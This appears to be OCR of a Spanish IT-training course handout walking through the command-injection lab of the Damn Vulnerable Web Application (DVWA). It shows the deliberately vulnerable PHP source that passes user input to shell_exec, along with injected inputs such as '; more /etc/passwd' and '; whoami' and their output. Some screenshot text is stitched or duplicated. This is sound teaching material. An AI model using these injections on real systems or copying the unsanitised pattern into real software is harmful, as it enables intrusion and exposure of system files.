

CETIC (Centro de Tecnologías de la Información y Comunicación)



CETIC (Centro de Tecnologías de la Información y la Comunicación) ofrece un conjunto de recursos y actividades orientados a fomentar la capacitación profesional, el reciclaje y la inserción laboral a través de la realización de acciones de formación, orientación e información y el contacto con las empresas dentro del sector TIC.

Contacto

- C/ Castro Urdiales, 10
- Tfno: 945 16 15 05 / Fax: 945 16 15 04
- formacionempleo@vitoria-gasteiz.org


Login :: Damn Vulnerable Web
192.168.1.6/login.php
DVWA
Username
admin
Password
Login
Damn Vulnerable Web Application (DVWA)


PHP Version 7.0.30-0+deb9u1

System	Linux 8fdbf8df6b3b 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64
Build Date	Jun 14 2018 13:50:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-simplexml.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini, /etc/php/7.0/apache2/conf.d/20-wddx.ini, /etc/php/7.0/apache2/conf.d/20-xmlreader.ini, /etc/php/7.0/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.0/apache2/conf.d/20-xsl.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

Configuration

apache2handler

Apache Version	Apache/2.4.25 (Debian)
Apache API Version	20120211
Server Administrator	webmaster@localhost



DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
DVWA Security
Security Level
Security level is currently: low.
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:
1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.
Low
Submit
Low
Medium
High
Impossible
PHP-Intrusion Detection System) is a security layer for PHP based web applications.
PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently: disabled. [Enable PHPIDS]
[Simulate attack] - [View IDS log]
Username: admin
Security Level: low
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Command Injection

https://www.owasp.org/index.php/Command_Injection

https://ss64.com/bash/

https://ss64.com/nt/


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://www.owasp.org/index.php/Command_Injection
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable W...
192.168.1.6/vulnerabilities/view_source.php?id=exec&security=low
Command Injection Source
vulnerabilities/exec/source/low.php
<?php
if(isset($_POST['Submit'])) {
// Get input
$target = $_REQUEST['ip'];
// Determine OS and execute the ping command.
if(stristr(php_uname('s'), 'Windows NT')) {
// Windows
$cmd = shell_exec('ping ' . $target);
}
else {
// *nix
$cmd = shell_exec('ping -c 4 ' . $target);
}
// Feedback for the end user
echo "<pre>{$cmd}</pre>";
}
?>
Compare All Levels
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Help - Command Injection

About

The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as any authorized system user. However, commands are executed with the same privileges and environment as the web service has.

Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.).

The syntax and commands may differ between the Operating Systems (OS), such as Linux and Windows, depending on their desired actions.

This attack may also be called "Remote Command Execution (RCE)".

Objective

Remotely, find out the user of the web service on the OS, as well as the machines hostname via RCE.

Low Level

This allows for direct input into one of many PHP functions that will execute commands on the OS. It is possible to escape out of the designed command and executed unintentional actions.

This can be done by adding on to the request, "once the command has executed successfully, run this command".

`Spoiler: [redacted]. Example: [redacted].`

Medium Level

The developer has read up on some of the issues with command injection, and placed in various pattern patching to filter the input. However, this isn't enough.

Various other system syntaxes can be used to break out of the desired command.

`Spoiler: [redacted].`

High Level


In the high level, the developer goes back to the drawing board and puts in even more pattern to match. But even this isn't enough.

The developer has either made a slight typo with the filters and believes a certain PHP command will save them from this mistake.

`Spoiler: [redacted].`

Impossible Level

In the impossible level, the challenge has been re-written, only to allow a very stricted input. If this doesn't match and doesn't produce a certain result, it will not be allowed to execute. Rather than "black listing" filtering (allowing any input and removing unwanted), this uses "white listing" (only allow certain values).



192.168.1.6; more /etc/passwd

192.168.1.6; whoami

```
www-data
```

192.168.1.6; pwd

```
/var/www/html/vulnerabilities/exec
```

192.168.1.6; uname -a

```
Linux 5057f5e5dadd 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 GNU/Linux
Linux 7251a748e3bf 4.15.0-46-generic #49-Ubuntu SMP Wed Feb 6 09:33:07 UTC 2019 x86_64 GNU/Linux
```


Vulnerability: Command Injection

